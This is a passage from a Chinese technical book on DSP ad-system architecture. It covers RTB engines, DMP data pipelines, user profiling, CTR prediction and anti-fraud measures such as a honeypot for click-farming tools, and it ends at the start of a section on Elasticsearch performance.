
- 时延要求严格 (adx 通常要求竞价响应时间在 100ms 内完成)。

用户定向动态变化方面：用户的关注点和购物兴趣变化会比较频繁，要能及时更新用户画像。

上下文条件变化频繁：用户和上下文多样化的环境一起用于广告候选检索。

2.7.5 DSP 系统架构

下图是主要模块的流程图，涉及的角色包括广告主网站、媒体网站、广告网络和 DSP，以及 DSP 内部的相关模块，如 RTB 引擎、业务平台、日志收集系统、DMP、CM 和反作弊系统。



投放前 DSP 会要求在广告主网站布码，同时在 DSP 的业务平台中录入广告投放的需求，如投放金额、投放排期、投放定向（地域、兴趣、年龄等）、最高限价。

当访客（即潜在的消费者）从左上角访问广告主网站开始，访客在广告主网站上的行为会被收集，同时 DSP 会与 ADX 和 SSP 进行 cookie Mapping，形成日志进行处理，形成回头客相关的行为数据标签。

当访客完成对广告主网站的访问，去其他媒体网站进行访问时，相应的媒体广告位根据事先嵌入的广告代码向广告网络发起广告请求，广告网络会将广告请求封装成 HTTP 头+pb 体（protocol buffer，谷歌定义的序列化数据交换格式）的格式向多个 DSP 发起竞价请求。

当 DSP 接到竞价请求时，会根据与广告网络约定的 pb 格式进行解包，拆解出相关的字段进行匹配，根据之前相关媒体积累的点击率结合点击率预测模型对出价进行预测，找出平台内在此次竞价请求能让平台利益最大化的广告主的创意进行投放，返回给广告网络出价与广告代码。

广告网络会在特定时间内（通常是 50~100ms）根据多个 DSP 的出价高低，以第 2 名价格多一分的价格让出价最高的 DSP 胜出，并将广告代码中的展现宏和点击宏进行替换（替换过程中会根据事先与 DSP 约定好的公钥对价格进行加密，以防止第三方篡改和窃听）。

广告网络将广告代码返回给媒体，媒体会将广告代码放置在 JS 对应的位置进行展现，在展现和点击的过程中，会先后触发广告网络和胜出 DSP 的展现代码，广告网络和 DSP 分别接收到展现请求，会对相应的展现进行计费操作（月底会相互进行对账）。

DSP 内部会根据收集到的展现和点击进行计费操作，形成相应的报表；而浏览、展现、点击的记录会分别进行收集形成日志，经过 ETL 由 DMP 进行抽取和分析，形成媒体数据、用户标签、cookie Match 数据以及回头客用户标签数据，这些数据会在投放过程中作为 RTB 竞价的参考依据。


以上就是整个投放过程，其实中间还有一些其他的模块出现，如 cookie Mapping、反作弊、动态创意、网站分析系统。只不过这些系统不是在主干流程上，后续会单独进行描述和分析。

为了保证投放，DSP 系统实现了多机房部署的结构，南北方机房分别在杭州和北京部署 RTB 引擎、点击率预测与相关的展现点击收集节点。投放活动相关数据通过 Redis 进行缓存，多机房进行准实时同步，媒体展现点击数据通过 Kafka 队列进行推送，通过 Consumer 进行消费统计，最后通过媒体数据分发集群分发到多个机房进行使用。

2.7.6 RTB 投放引擎的架构

RTB 引擎是 DSP 系统的核心，也是实现高并发实时反馈的关键，其功能如下页中的第 1 张图所示，RTB 对外以 HTTP 服务形式暴露接口，当媒体上的 JS 被触发，ADX/SSP 收

到 JS 请求后会将请求封装成 HTTP 头+pb 体的方式作为客户端连接 RTB, RTB 对 HTTP 消息按照事先约定解包在内部依靠相关数据进行计算, 最终返回 pb 或 JSON 格式的出价和广告代码给广告交易平台。RTB 需要支持高并发(每天百亿级别请求)和低延时(在 50ms 之内需要反馈)。



当时我们的 RTB 采用 Linux C++ 开发, 通过 Adapter 适配器层解耦适应不同的 SSP/adx, 算法池内部拆分成 5 层, 5 层之间相互正交, 算法模块允许热插拔, 编译完成的动态链接库可根据配置文件的变化实时进行加载和卸载, 允许多算法链并行拆分流量进行 A/B 测试, 流量处理过程中会对流经不同算法链的流量打上不同的算法标签, 并在后续展现, 点击过程中持续带上此标签用于后续效果的跟踪和分析。

下图是在针对 RTB 进行架构设计过程中涉及的一些技巧。

- 多个 ADX 和 SSP 之间的流量差异通过 Adapter 适配层进行归一化, 转化为 RTB 引擎可以统一处理的请求格式。
- 业务垂直切分, 集群流量通过配置 Service 进行拆解和分配。
- 海量用户数据通过分片和热点缓存快速响应广告检索。
- 解耦、解耦、再解耦。
- A/B 测试, 小步快跑, 不断迭代。
- 用户数据通过 Tair 进行分片存储和查询, 对 Tair 进行了二次改造。
- 媒体数据通过 Redis 进行缓存, 跨机房通过队列进行解耦, 加强监控, 发现机房链路存在问题, 及时进行干预。

由于一个 DSP 要接触到尽可能多的流量和用户才有可能找到符合广告主定向的目标受众，那 DSP 一定要对接很多的 adx 和 ssp 来接受尽可能多的流量。设计适配器层的目的是将不同 ADX 之间的流量格式差异消灭在适配器这一层，对于进入系统内部的流量都一视同仁，简化了 RTB 系统的复杂性。RTB 系统在设计之初就考虑了 AB 测试的环节，让算法的效果能够进行横向比较，方便算法进行优化。RTB 本身是不带状态的，也就是说它只能依靠外部的辅助系统提供的信息，如点击率预测、人群定向和反作弊这类模块提供的数据，才能实现快速反馈的同时能正确反馈。

2.7.7 DMP

下面讲一下 DSP 系统中除了 RTB 之外的另外一个核心：**DMP**。

首先需要定义一下广告投放过程中关键的一些数据，如下图所示。


- 用户标识
 - 除上下文和地域外各种定向的基础，需要长期积累和不断建设。
 - 可以通过多家第三方ID绑定不断优化。
- 用户行为
 - 业界公认有效行为数据（按有效性排序）。
 - 交易、预交易、搜索广告点击、广告点击、搜索、搜索点击、网页浏览、分享、广告浏览。
 - 需去除网络热点话题带来的偏差。
 - 越靠近广告商(Demand)的行为对转化越有贡献。
 - 越主动的行为越有效。
- 广告商数据
 - 简单的cookie植入可以用于retargeting。
 - 对接广告商种子人群可以做Look-alike，提高覆盖率。
- 用户属性和精确地理位置
 - 网络很难获取非媒体广告，需通过第三方数据对接。
 - 移动互联网和HTML5为获得地理位置提供了便利性。
- 社交网络
 - 朋友关系为用户兴趣和属性的平滑提供了机会。
 - 实名社交网络的人口属性信息相对准确。

2.7.8 广告系统 DMP 数据处理的架构

广告系统 DMP 数据处理的架构跟大多数与大数据相关的系统相似，如下页中的第 1 张图所示，基本上逃不开那几样东西，如 Hadoop、Storm、Redis 等。

数据处理部分结合了 Hadoop 的离线计算、Spark 的批处理和 Storm 的流式计算。

HBase 和 MySQL 用于最终结果落地用于前端查询。




Elasticsearch 有准实时索引，用于明细数据实时查询和时间序列历史回溯统计。

Spark 内置的机器学习算法库 MLlib 主要使用分类、聚类 KMeans、协同过滤、决策树、逻辑回归。

本书中关于大数据部分的相关作者，比如王新春、王劲老师也在书中提到了很多 Storm 实时处理和大数据架构的内容，他们二位都是大数据领域的大佬，我在这里就不班门弄斧了，只简单提一下在广告行业里是怎么做的，基本上大同小异，大家用的东西都差不多。

对于广告投放要投放的目标，落实在 DMP 中就是需要找出相应的受众定向，下面简单分析一下几类受众定向。

下图是广告有效性模型根据受众定向的定性评估表，水平方向是定向技术在广告信息接收过程中所起作用的阶段，垂直方向是大致的效果评价（从下往上效果依次升高）。



按照计算框架的不同，这些受众定向可以分为 3 类。


- 用户标签 $t(u)$ 。即在时间序列上以用户历史行为为依据, 为用户打上的标签。
- 上下文标签 $t(c)$ 。即当前用户联系上下文在当前的访问行为达到的即时标签。
- 广告主定制化标签 $t(a, u)$ 。是根据特定广告主提供的特定用户群在其网站上的访问行为数据加工所得。

其中, 地域定向、频道定向和上下文定向属于 $t(c)$ 的定向方式; 人口属性定向、行为定向属于 $t(u)$ 的定向方式; 而重定向和 Look-alike 则是 $t(a, u)$ 的定向方式。

地域定向主要用于商家销售目标局限于特定区域的情况; 人口属性主要包括年龄、性别、收入、学历等; 频道定向主要针对媒体侧特点对相应受众进行划分; 上下文定向主要是根据当前网页的内容上下文推送相关广告; 行为定向是根据用户历史访问行为, 了解用户喜好, 进而推送相关广告; 精确位置定向是在移动设备上根据精确的地理位置投放广告, 更聚向与地域性非常强的本地生活类广告主; 重定向是对特定广告主一定时间段内访客投放广告以提升效果的广告投放方式, 人群规模由广告主固有用户量和媒体重合量共同决定; 新客推荐是在重定向规模太小, 无法满足广告主接触用户需求的情况下, 以重定向用户为种子, 根据广告平台数据积累为广告主找出行为相似用户的定向条件。

2.7.9 用户画像的方法

接下来基于上面提到的积累受众定向介绍一下用户画像的方法, 如下图所示。




我们能够看到用户画像其实也就是对于用户特征的提取, 涉及人口、设备、运营商、位置以及用户的浏览、点击购买等行为数据。用户画像是通过用户对用户特征提取对用户行为进行定性和定量的描述, 形成了用户 ID: 用户标签: 标签权重形式的用户画像标签, 在

广告投放过程中, 根据提取流量对应用户权重较高的若干个标签反向对广告主进行筛选, 找出适合流量特点的广告素材。用户标签用于广告主对于受众的选择, 而权重用于在海量用户标签里选取重点的标签进行投放。

同时要注意用户的画像随时间的推移会有衰减, 需要在用户画像的过程中考虑时间衰减的因素, 因为用户的爱好和习惯会随着时间的变长而有变化, 同时数据的时效性也决定了用户画像的准确程度, 进而影响广告的投放。

事实上, 在广告平台中收集到的最多的数据是用户的浏览数据, 在拿到这么多的浏览数据的情况下, 想要分析出用户的爱好、兴趣以及需求, 就需要对网页的内容进行分析和抽取, 下面介绍一下在用户画像中非常重要的行为标注部分的架构, 如下图所示。



用户在浏览一系列网站的过程中, 多少会带着一些目的性进行浏览, 即便没有明确目的, 也会带有一些个人喜好, 有了这些目的和喜好, 就会进一步缩短我们在推送广告过程中对于用户定向的选择难度。上图就是在上下文定向中对网页关键字提取的子系统的架构。上下文定向可以通过网页关键字提取, 建立一个 cache, 根据 URL 建立对应标签, 当广告请求到来时, 命中相应 URL 则返回 cache 的命中内容, 如果 URL 未缓存则返回空集合, 同时将 URL 添加到后台抓取队列, 在 URL 被抓取, 并打上标签存入 cache, 为 cache 设置 TTL, 当长期不访问时则将该 URL 的记录清除, 而热点内容 URL 的关键词是始终被缓存的, 运行较长的时间后大多数热点 URL 会被缓存。在抓取到内容之后, 需要对网页内容进行内容挖掘, 在挖掘的过程中有以下几个方案可以被选取。

网页文本内容通过扩展语境, 引入更多文本进行挖掘。利用语义分类树; 建立主题模型, 如下页中的第一张图所示。

- 方案I: 扩展语境或者广告, 引入更多文本

$$p(t_i|R) = (1-\theta)tf_{i0} + \theta \sum_{j=1}^n [tf_{ij}sim(R, d_j)] \quad \frac{p(t_i|R)}{p(t_{top}|R)} \geq \beta_c$$

- 方案II: 利用语义分类树 (可以进一步结合句法)

$$TaxScore(C_a, C_p) = \sum_{ac \in C_a} \sum_{pc \in C_p} sim(ac, pc) * weight(ac) * weight(pc)$$

- 方案III: 建立主题模型 (Topic Model)
 - SVD
 - LSA, pLSA
 - LDA
- 特别注意负面情绪文本 (不投放、去负面后重计算、投竞争对手广告、投放中立广告.....)

我们在上面提到的在线广告的核心问题, 其实是找上下文、用户、广告三者之间的最恰当的匹配。

在展示类广告中比较重要的一个核心考核点就是点击率, 因此点击率预测模块在 DSP 中是非常重要的部分, 其特点如下图所示。

- 按eCPM排序
- $eCPM = CTR * Bid$
- 广告平台收益最大, 兼顾广告主之间的竞争, 以及与竞争对手DSP之间的博弈, 出价不能太高 (广告主需求), 出价不能太低 (与竞争对手PK)。

CTR 预估涉及 3 种角色: 受众用户、媒体、广告主。

预估的目标是为特定的受众用户在给定的媒体环境下找到最合适的广告, 对媒体来说实现收入最大化, 即按照 eCPM 排序的基本原则来排序。

最简单的 CTR 预估的模型, 根据历史日志, 统计出 3 个维度的 CTR 对照关系, 在预测过程中, 当一个 user 访问特定 URL 时, 查询词典如果存在 CTR, 则返回 CTR 最高的 AD, 如不存在, 则随机返回 AD, 积累后续数据。

其实这也存在问题, 那就是基于统计数据, 对旧广告效果还可以, 但对冷启动的广告没有预测能力。事实上, 我们在线上做点击率预测模型, 使用的算法是逻辑回归, 后续可能考虑会用到的广告点击率预测方法有以下这些:

- 机器学习方法：特征+模型+融合方案。
- 协同过滤方法：看做推荐系统来处理。


排序模型以预测结果为基础，广告排序模型有以下这几种。

- 点排序 (point-wise approach)：变成分类问题或者回归模型来处理。
- 对排序 (pair-wise approach)：比较 2 个广告谁的优先级高，不分类。
- 列排序 (list-wise approach)：对整个广告候选集学习排序模型。

2.7.10 广告行业的反作弊

广告行业的反作弊有以下这些特点。

- 点击欺诈 (click spam) 每年给广告行业带来数亿到数十亿美元损失。
- 最常见的欺诈是利用简单的僵尸程序 (bots)。
- 点击欺诈对于 PC 广告的伤害大于 Mobile 广告。



在作弊的背后，必然有一个或者一堆人能从中获利，比如制造垃圾站挂广告获利的总是扎堆出现的。如果你抓到了一个网站流量异常，在用工具刷量，那肯定不会只是这一个网站在用这个模式在刷量；如果一个人有多个网站，而其中有一个网站在刷量，那他的其他网站也应该检查一下了。

在广告反作弊的过程中，为了找出刷量的垃圾站背后都有哪些人，这些人有哪些网站，针对 DSP 平台流量 80% 的网站域名去重，通过 whois 信息查询到域名注册邮箱，归类出哪些域名属于哪个注册邮箱，发现其中一个刷量，则对同一邮箱下的其他域名进行严查。

下页中的第 1 张图是主要的一些广告反作弊的思路，广告作弊是有成本的，有人作弊，肯定是背后有利益驱动，找出利益链条是反作弊的关键。


- 认清利益链条，无利不起早，人性总是贪婪的。
- 广告整个生命周期内事件发生有先后顺序，请求、展现，点击有依赖关系。
- 抓住主要因素，顺藤摸瓜，请君入瓮。
- 定义典型正常行为 / 恶意行为。
- 借助广告交易平台打击异常流量，联合同行一起断作弊人员的生路，行业联盟打击作弊网站背后的个人和组织。

下面对之前我们做广告反作弊工作过程中遇到的几类例子进行简单分析。

2.7.11 P2P 流量互刷

互刷作弊有代表性的软件是流量宝和流量精灵。

二者都是通过客户端软件向服务器提交互刷任务请求，客户端收到服务器分发的互刷任务后执行隐藏的浏览任务，每天可达到数千个 IP 的访问量，IP 布局分散，UA 随机生成，很难通过浏览记录寻找作弊痕迹。现在唯一有效的反作弊方法需要通过蜜罐主机进行跟踪和分析。下面介绍一下我们对于 P2P 刷量所采用的蜜罐主机的结构，如下图所示。



上图中虚线框包含的就是我们的蜜罐系统，虚线框外面的灰色部分是我们寻找的作弊目标。

对信息安全有一定了解的人对于蜜罐系统一定不陌生，也就是在系统设计上有意抛一些破绽出来，让攻击者自己跳出来，通过对攻击者行为的观摩来寻找破解攻击的思路。


由于流量宝、流量精灵一类的刷量工具多集中于 Windows 平台下，安装 Windows VM 并将系统代理指向 Nginx 反向代理，通过刷量工具提交刷量任务。提交刷量任务的站点没有任何真实流量，只要是访问这个站点的 IP 基本上都是通过刷量工具来的流量，IP 可以在 RTB 引擎对相关 IP 端进行封杀，不再进行投放。

Nginx 反向代理详细日志通过 Logstash 收集、解析发送给 Elasticsearch 建立索引，通过 Kibana 做可视化，统计出刷量最多的 IP、域名和 URL 地址，可以作为后续模式识别的模型输入。搜集相关证据，域名可以向 adx 反馈对媒体进行封杀，同时可以根据筛选出的刷量作弊域名在 DSP 投放过程中减少投放以避免自身损失。

2.7.12 CPS 引流作弊

我们遇到的另外一种对 DSP 投放效果有很大影响的一类作弊手段是 CPS 引流作弊。

引流作弊可以帮助引流网站“提高”CPC、CPS。但无法给广告主带来实际有效的流量。其原理如下图所示。



目前发现的引流作弊行为有 3 种。

- 作弊代理通过回帖作弊（对媒体网站无控制权）。
- 作弊代理伙同媒体网站作弊（对媒体网站有控制权）。
- 作弊代理伙同媒体网站通过网盟作弊。

也就是说在 DSP 投放了广告的网站里被插入了跳转到 CPS 计费链接的 302 跳转的图片，虽然 DSP 花钱从 adx 买了流量投放了广告，但是这个页面里还有大量的 CPS 结算的链接跳转，如果广告主既在网盟又在 DSP 投放广告的话，任何看过这类页面的人在广告主网站下的单，就有可能被劫持走。整个过程中，用户都不知道有“广告主”的存在。但是对应的“广告主”会认为是特定 CPS 链接带来了一个点击，后续的 CPS 应该是记在相应的 CPS 合作方名下。

2.7.13 疑问与解惑

Q: 请问 DMP 数据存在哪里？Hbase 吗？

数据以不同的形式存在不同的地方，原始日志存放在硬盘上，经过 ETL 后写入 HDFS，结构化存放在 Hive 表中进行查询，cookie mapping 数据经过 Hadoop 计算过后导出成文件，存放在 Tair 里让 RTB 查询，用户行为数据存放在 HDFS 里，画像之后数据存放在 Redis 供 rtb 查询，跑出来的统计报表存放在 MySQL 供报表系统调用。CM 的 cookie 对应数据有一部分也是存放在 HBase 的，HBase 和 Hadoop 共用 HDFS，所以查询速度也会受到 Hadoop 集群资源多少的影响。

Q: 请问 RTB 算法模块的热插拔大概是怎么实现的？

上面我曾经提到过 RTB 系统是用 Linux C++开发的，如果是对 Linux C++比较熟悉的人，应该知道 Linux 下是可以动态加载动态链接库的，主要使用以下 3 个系统函数来实现：

- dlopen: 打开动态加载库。
- dlsym: 获取接口函数指针。
- dlclose: 关闭库。

利用这 3 个函数就可以在程序运行时加载动态链接库了。为了达到模块准实时热插拔的目标，我们还使用了 Linux 下的 inotify，inotify 是一种文件系统的变化通知机制，如文件增加、删除等事件，可以立刻让用户态得知。我们在 RTB 程序启动过程中向系统注册了 inotify 事件来监控配置文件，当配置文件被修改的时候立即通知程序重新加载配置文件。

Q: 请问 cookiemap 是离线 map 还是实时 map？map 后数据正确率有多少？移动端 map 主要根据那些 key 来 map？

cookiemapping 分在线和离线 2 种，通常情况下广告投放过程中会有几个场景会发起 CM。

第 1 种，广告主网站上布码之后，当访客访问广告主网站时触发 JS，DSP 会主动向各

家对接过后的 ADX 进行 cookie Mapping。

第 2 种, 在广告投放过程中, 当 DSP 出价的同时会带上广告展现代码, 里面也包含有 CM 代码, 当出价高于其他 DSP 的时候, 广告代码会被吐到媒体网站, 相应也会触发 CM。

第 3 种, 当在 ADX 消耗金额达到一定水平, 像 Tanx 会按照消耗比例每天向 DSP 发起一定比例的 DSP, 无法识别用户的 CM 请求, 这个时候 DSP 也会向其他 ADX 发起 CM。

除此之外, 对于运营商数据的使用过程中通常就是离线匹配的了, 方法通常是运营商的浏览数据来自于路由设备的 DPI 信息, 里面有用户的 ADSL 账号信息, 运营商会找出一定时间内访问过 DSP 指定的几个域名的人, 通常会在这个域名下的所有页面都布上 CM 代码, 通过 HTTP 头就能找出 DSP 的 cookieID, 找出的这些人都会有 ADSL 账号标识, 通过账号就能建立与 DSP 的 cookieID 的关系, 这类 CM 就是离线的了。

2.8 亿级规模的 Elasticsearch 优化实战

王卫华，百姓网资深开发工程师、架构师，具有十年以上的互联网从业经验，曾获得微软 2002—2009 年度 MVP 荣誉称号。2008 年就职百姓网，负责后端代码开发和 Elasticsearch & Solr 维护工作。



Elasticsearch 的基本信息大致如下图所示，这里就不具体介绍了。

```
Based on Lucene, Written in Java
Real time analytics
Full Text Search Engine
Distributed, Easy to Scale
High Availability
Multi tenant architecture
Document oriented(Json)
Schema Free
Restful API,Json over HTTP
Open Source:Apache License 4.x (ES 2.0: 5.x)
Easy to Configure
Plugins & Community Support
```

本节主要包含两个方面的实战经验：索引性能和查询性能。

2.8.1 索引性能 (Index Performance)

我们首先要考虑的是，索引性能是否有必要做优化？

索引速度提高与否？主要是看瓶颈在什么地方，若是 Read DB（产生 doc）的速度比较慢，证明瓶颈不在 Elasticsearch，优化起来就没那么大的动力。实际上 Elasticsearch 索引速度还是非常快的。

